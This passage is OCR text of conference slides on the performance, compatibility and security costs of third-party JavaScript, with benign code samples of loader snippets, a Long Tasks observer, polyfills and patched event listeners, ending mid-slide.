WHEN THIRD PARTIES

STOP BEING POLITE... AND START GETTING REAL

CHARLES VAZAC & NIC JANSMA

Charles Vazac
@vazac

Nic Jansma
@nicj

github.com/SOASTA/boomerang


soasta.com/mpulse

boomerang

Free, Open-Source RUM

(not this RUM)

github.com/SOASTA/boomerang



(powers this RUM)

Why are we here today?

3rd parties are a **necessary** component of most websites.

We **depend** on 3rd party software to help us build websites with blazing speed.

They (theoretically) **add value** to our sites.

But do they come at a **cost**?

We'll cover:

- Performance
- Compatibility
- Privacy & Security
- How to:
  - Evaluate
  - Monitor
  - Protect

What is a 3rd Party?

A 3rd Party library is any library **you** didn't write.

They might be packaged in your application's JavaScript **bundle**, included via a cross-origin `<script>` tag, or injected via a **tag manager**.

Examples of 3rd parties:

- Frameworks
- Social media widgets
- Analytics
- A/B testing
- RUM
- Utility libraries
- Polyfills
- Ads
- Chat
- Marketing
- Fonts
- CSS

This is the true story of 144 hindparties...


ads-1.js
ads-2.js
ads-3.js
polyfill.js
spa.js
errors.js
comments.js
remarketing.js
rum.js
analytics.js
chat-bot.js
konami-code.js
something-bob-added.js
no-one-remembers.js


ads
ads-2.js
3.js
polyfill.js
spa.js
errors.js
comments.js
remarketing.js
rum.js
analytics.js
Password:
****
at-bot.js
something-
bob-added.js
no-one-remembers.js

HIDDEN COSTS

You

Bossman


© Wirelmage


Marketing has a new tag they'd like on the site.
I'm going to need you to add it over the weekend, mm'k?
INITECH

You

Bossman

What can go wrong?

```
<script async src="//cdn.remarketing.com/js/foo.min.js"></script>
```

It’s just **one simple** line!

What can go wrong?

```
<script async src="//cdn.remarketing.com/js/foo.min.js"></script>
```

That one little line can:

- Cause your page to **stop loading**
- **Slow down** other components
- Create **incompatibilities** with other libraries
- **Change** from underneath you
- Take **total control** of your site

But it says async!

```
<script async src="//cdn.remarketing.com/js/foo.min.js"></script>
```

async allows the browser to continue parsing the HTML instead of waiting for that script to load.

The browser still **waits** to fire the **load** event until all async scripts are loaded. **SPOF**!

A slow **async** script will make your visitors think your site is still loading (**slowly!**)

Evaluating the Cost of a 3rd Party

“Everything should have a value, because everything has a cost” - @tkadlec

How can we judge the **cost** of a script?

```
$ ls -al modernizr.js*
-rw-r--r--@ 1 nicjansma  staff  92,475 May 30 20:20 modernizr.js
-rw-r--r--  1 nicjansma  staff  32,599 May 30 20:21 modernizr.js.gz
```

… it’s… **cheap**???

Resource Weight

A third-party's size (bytes) contributes to the overall **Page Weight**.


Page Weight is important - it has an effect on how long the page takes to load, especially on lower-end devices or slower connections.

Lowering the Page Weight can improve load times, so you want to factor the byte cost of a third-party into your overall **Performance Budget**.

… but while it's the **easiest** way to judge a third party, it's just one aspect of the overall **cost**.

A 3rd-Party Script's Lifecycle

1. Loader Snippet / <script>
2. Download
3. Parse + Compile
4. Initialize
5. Runtime / event handlers



Long Tasks and Time to Interactive


A **task** is **work** the browser is doing to **build** the page, such as **parsing HTML**, **executing JavaScript**, or performing **layout**. This happens on the **main thread**.

The browser **cannot respond to user input** (clicking, scrolling, etc) while executing a task.

Long Tasks are due to complex work that requires more than **50ms** of execution time. i.e. parsing or executing complex JavaScript.

Long Tasks will delay **Time to Interactive** - the point at which your app is **responsive**.

LongTasks and Time to Interactive



A 3rd-Party Script's Lifecycle

1. **Loader Snippet / <script>**
2. Download
3. Parse + Compile
4. Initialize
5. Runtime / events

Critical path!

Script **tag** itself has **no cost**: `<script src="..."></script>`

Snippets have a **cost** (2-10ms on desktop Chrome):

```
<script type="text/javascript">
(function() {
  var po = document.createElement('script');
  po.type = 'text/javascript'; po.async = true;
  po.src = 'https://.../foo.js';
  var s = document.getElementsByTagName('script')[0];
  s.parentNode.insertBefore(po, s);
})();
</script>
```

Many ways to load

App Bundle

- Loaded with the rest of your libraries
- You control of the version
- You control the load order
- Will slow down the loading of anything behind it in the bundle

External `<script src="...">`

- Extra connection (parallel loads)
- Extra connection (DNS / TCP time)
- You don't control the version
- You don't control load order
- Can cause SPOF

Tag Manager

- Extra connection (parallel loads)
- Extra connection (DNS / TCP time)
- Manager has to load first
- Manager is a third-party script too!
- A good way to get the script into your app without a code review

A 3rd-Party Script's Lifecycle

1. Loader Snippet / <script>
2. **Download**
3. Parse + Compile
4. Initialize
5. Runtime / event handlers

Every **byte** affects overall **page weight**.

Critical path?


- External `<script>` / tag: **no (unless sharing domain)**
- Bundled with other components: **yes?**

Load from a **CDN**!

The script may load **additional resources**.

A 3rd-Party Script's Lifecycle

1. Loader Snippet / <script>
2. **Download**
3. Parse + Compile
4. Initialize
5. Runtime / event handlers



//requestmap.webperf.tools

A 3rd-Party Script's Lifecycle

1. Loader Snippet / <script>
2. **Download**
3. Parse + Compile
4. Initialize
5. Runtime / event handlers

- **underscore.js** 7 KB
- **Google Analytics** 14 KB
- **moment** 16 KB
- **jQuery** 29 KB
- **React** 32 KB
- **Twitter** 34 KB
- **Boomerang** 54 KB
- **Angular** 59 KB
- **D3** 71 KB

A 3rd-Party Script's Lifecycle

1. Loader Snippet / <script>
2. Download
3. **Parse + Compile**
4. Initialize
5. Runtime / event handlers

Critical path!

After being fetched, the browser must **parse** / **compile** the (decompressed) JavaScript before it's executed.

Less bytes = less parse / compile.

Moment	5 ms	143 KB
Boomerang	10 ms	188 KB
Twitter Widget	10 ms	227 KB
jQuery	11 ms	265 KB
Angular	22 ms	1291 KB

A 3rd-Party Script's Lifecycle

1. Loader Snippet / <script>
2. Download
3. Parse + Compile
4. **Initialize**
5. Runtime / event handlers

Critical path!

Many scripts will **initialize** (do some work) at startup - create structures, globals, hook events, etc.

- **moment** 2 ms
- **jQuery** 9 ms
- **Boomerang** 10 ms
- **Angular** 12 ms
- **Twitter Widget** 20 ms

A 3rd-Party Script's Lifecycle

1. Loader Snippet / <script>
2. Download
3. Parse + Compile
4. Initialize
5. **Runtime / event handlers**

Critical path!

The library should be there for a **reason**.

This reason will do work **periodically** or based on **user interactions**.

- SPA framework updating the view after a route change
- Analytics scripts sending beacons at **onload**
- Charting library responding to user interactions

All will be done on the **main thread** can can cause **Long Tasks**.

Boomerang's Performance Audit


https://nicj.net/an-audit-of-boomerangs-performance/

TL;DR boomerang's **cost** (high-end to low-end devices):

1.	Loader Snippet	2 - 40 ms
2.	Download	164 KB raw / 47 KB gzip (non-blocking)
3.	Parse	6 - 47 ms
4.	Initialize	10 - 80 ms
5.	@onload	10 - 300 ms
6.	Beacon	2 - 20 KB
7.	Runtime	minimal

Tracking **improvements** @ https://github.com/SOASTA/boomerang/issues

Evaluating for Performance





Chrome Lighthouse

developers.google.com/web/tools/lighthouse/

RequestMap

requestmap.webperf.tools






WebPagetest

webpagetest.org

3rdParty.io

3rdparty.io



What 3rd Party Scripts Should be Doing...

They should:

- Use a CDN
- Compress resources
- Set caching headers
- Set `Timing-Allow-Origin`
- Set `Access-Control-Allow-Origin`
- Support HTTPS
- Support HTTP/2
- Minify
- Have ~100% uptime


Minimal:

- JavaScript size
- Work without yielding
- Network latency
- CPU
- Requests
- Cookies
- DOM changes / additions
- Event hooks
- Global variables
- Patching
- Changes without your permission


No:

- `document.write()`
- `alert()` or `prompt()`
- `eval()`
- `debugger;`
- Console messages
- JavaScript errors
- Including other libs
- Redirects
- Known vulnerabilities

3rdParty.io (beta)



Monitoring Performance





RUM (mPulse)

soasta.com/performance-monitoring/

SpeedCurve

speedcurve.com





Calibre

calibreapp.com

LongTasks

www.w3.org/TR/longtasks/

```
var obs = new PerformanceObserver(function(list) {
    var perfEntries = list.getEntries();
    for (var i = 0; i < perfEntries.length; i++) {
        // Process long task notifications
    }
});

obs.observe({entryTypes: ["longtask"]});
```

Protecting your Performance


- Resource Hints
- 3rd-Party `<script>` tag vs. self-hosting (bundling) vs. tag manager
- Lazy loading, and only load tags when they’re needed, not globally
- ServiceWorker

Every third-party should have an owner or “internal champion”.

You

Bossman


© Wirelmage


I'm not sure one analytics script is enough.
I'm going to need you to add two more over the weekend, mm'k?
INITECH

You

Bossman

Compatibility

WHO? WHAT? WHEN?

TL;DR - When bringing third-party code or integrating widgets into your page, you need to pay special attention to how scripts can unknowingly affect each other. The two major friction points are **polyfills** and **built-in patching**.

Very hard 🐞🐞🐞 to triage!

Compatibility

WHO? **WHAT?** **WHEN?**

- Rarely tested together
- Loading order is not always guaranteed
- Opaque release cycle
- Patched browser APIs ☠
- Polyfills ☠

Very hard 🐞🐞🐞 to triage!

Source: https://www.tooled-up.com/artwork/prodzoom/PLCQDP1KG.jpg?w=500&h=500&404=default

Polyfills - Script Errors


```
// lazy loading package
window.requestAnimationFrame = window.requestAnimationFrame || setTimeout
```

Polyfills - Script Errors


```
// lazy loading package
window.requestAnimationFrame = window.requestAnimationFrame || setTimeout
```

```
// in-page feature detection
if (typeof requestAnimationFrame === 'function') {
  var requestId = requestAnimationFrame(function() {
    /* fancy animation codez */
  })
}
```

Polyfills - Script Errors


```
// lazy loading package
window.requestAnimationFrame = window.requestAnimationFrame || setTimeout
```

```
// in-page feature detection
if (typeof requestAnimationFrame === 'function') {
  var requestId = requestAnimationFrame(function() {
    /* fancy animation codez */
  })

  // sometime later
  cancelAnimationFrame(requestId) // throws Uncaught ReferenceError: cancelAnimationFrame is not defined
}
```

Polyfills - Data Corruption


```
var performance = (function() {
  var perf = window.performance || {};

  if (!Object.prototype.hasOwnProperty.call(perf, 'now')) {
    var nowOffset = perf.timing && perf.timing.domComplete ? perf.timing.domComplete : (new Date()).getTime();

    perf.now = function() {
      return (new Date()).getTime() - nowOffset;
    };
  }
  return perf;
})();
```

Polyfills - Data Corruption


```
var performance = (function() {
  var perf = window.performance || {};

  if (!Object.prototype.hasOwnProperty.call(perf, 'now')) {
    var nowOffset = perf.timing && perf.timing.domComplete ? perf.timing.domComplete : (new Date()).getTime();

    perf.now = function() {
      return (new Date()).getTime() - nowOffset;
    };
  }
  return perf;
})();
```

Polyfills - Loading Strategy

On developers wanting to use the new ***hotness*** while maintaining backwards compat:

“The problem with this approach is it prioritizes ***developer convenience*** over ***user experience***, and it unnecessarily penalizes users on modern browsers by forcing them to download a lot of code they don’t need.” - @philwalton

Source: https://image.shutterstock.com/image-vector/funny-monkey-260nw-294497702.jpg

Patched built-ins - broken listeners

```
var addEventName = window.addEventListener ? 'addEventListener' : 'attachEvent'
var addEvent = window[addEventName]
var handlers = {hashchange: [], popstate: []}
window[addEventName] = function(type, listener, options) {
  if (handlers[type]) {
    handlers[type].push(listener)
    return
  }
  // delegate to built-in
  addEvent(type, listener, options)
}
```

Patched built-ins - broken listeners

```
var addEventName = window.addEventListener ? 'addEventListener' : 'attachEvent'
var addEvent = window[addEventName]
var handlers = {hashchange: [], popstate: []}
window[addEventName] = function(type, listener, options) {
  if (handlers[type]) {
    handlers[type].push(listener)
    return
  }
  // delegate to built-in
  addEvent(type, listener, options)
}
```

Patched built-ins - broken listeners

```
var addEventName = window.addEventListener ? 'addEventListener' : 'attachEvent'
var addEvent = window[addEventName]
var handlers = {hashchange: [], popstate: []}
window[addEventName] = function(type, listener, options) {
  if (handlers[type]) {
    handlers[type].push(listener)
    return
  }
  // delegate to built-in
  addEvent(type, listener, options)
}
```

Patched built-ins - broken listeners

```
var addEventName = window.addEventListener ? 'addEventListener' : 'attachEvent'
var addEvent = window[addEventName]
var handlers = {hashchange: [], popstate: []}
window[addEventName] = function(type, listener, options) {
  if (handlers[type]) {
    handlers[type].push(listener)
    return
  }
  // delegate to built-in
  addEvent(type, listener, options)
}
```

un-binds the method from `window`

Patched built-ins - broken listeners

```
var addEventName = window.addEventListener
  ? 'addEventListener'
  : 'attachEvent'
var addEvent = window[addEventName]
var handlers = {hashchange: [], popstate: []}
window[addEventName] = function(type, listener, options) {
  if (handlers[type]) {
    handlers[type].push(listener)
    return
  }
  // delegate to built-in
  addEvent(type, listener, options)
}
```

third-party.js

boomerang.js

```
top.addEventListener = (function(_addEventListener) {
  return function() {
    // run some code here
    return _addEventListener.apply(this, arguments)
  }
})(top.addEventListener)
```

Patched built-ins - broken listeners

```
var addEventName = window.addEventListener
  ? 'addEventListener'
  : 'attachEvent'
var addEvent = window[addEventName]
var handlers = {hashchange: [], popstate: []}
window[addEventName] = function(type, listener, options) {
  if (handlers[type]) {
    handlers[type].push(listener)
    return
  }
  // delegate to built-in
  addEvent(type, listener, options)
}
```


third-party.js

boomerang.js

```
top.addEventListener = (function(_addEventListener) {
  return function() {
    // run some code here
    return _addEventListener.apply(this, arguments)
  }
})(top.addEventListener)
```

`this !== top`

Patched built-ins - prototype chain



Patched built-ins - prototype chain

```
EventTarget.prototype.addEventListener =
  function() { /* ... */ }

XMLHttpRequestEventTarget.prototype.addEventListener =
  function() { /* ... */ }

XMLHttpRequest.prototype.addEventListener =
  function() { /* ... */ }

// instance-level
(new XMLHttpRequest).addEventListener =
  function() { /* ... */ }
```

Patched built-ins - prototype chain

```
var _addEventListener1 = XMLHttpRequest.prototype.addEventListener
XMLHttpRequest.prototype.addEventListener = function() {
  // Angular interloping code
  _addEventListener1.apply(this, arguments)
}
```

Patched built-ins - prototype chain

```
var _addEventListener1 = XMLHttpRequest.prototype.addEventListener
XMLHttpRequest.prototype.addEventListener = function() {
  // Angular interloping code
  _addEventListener1.apply(this, arguments)
}
```

Patched built-ins - prototype chain

```
var _addEventListener1 = XMLHttpRequest.prototype.addEventListener
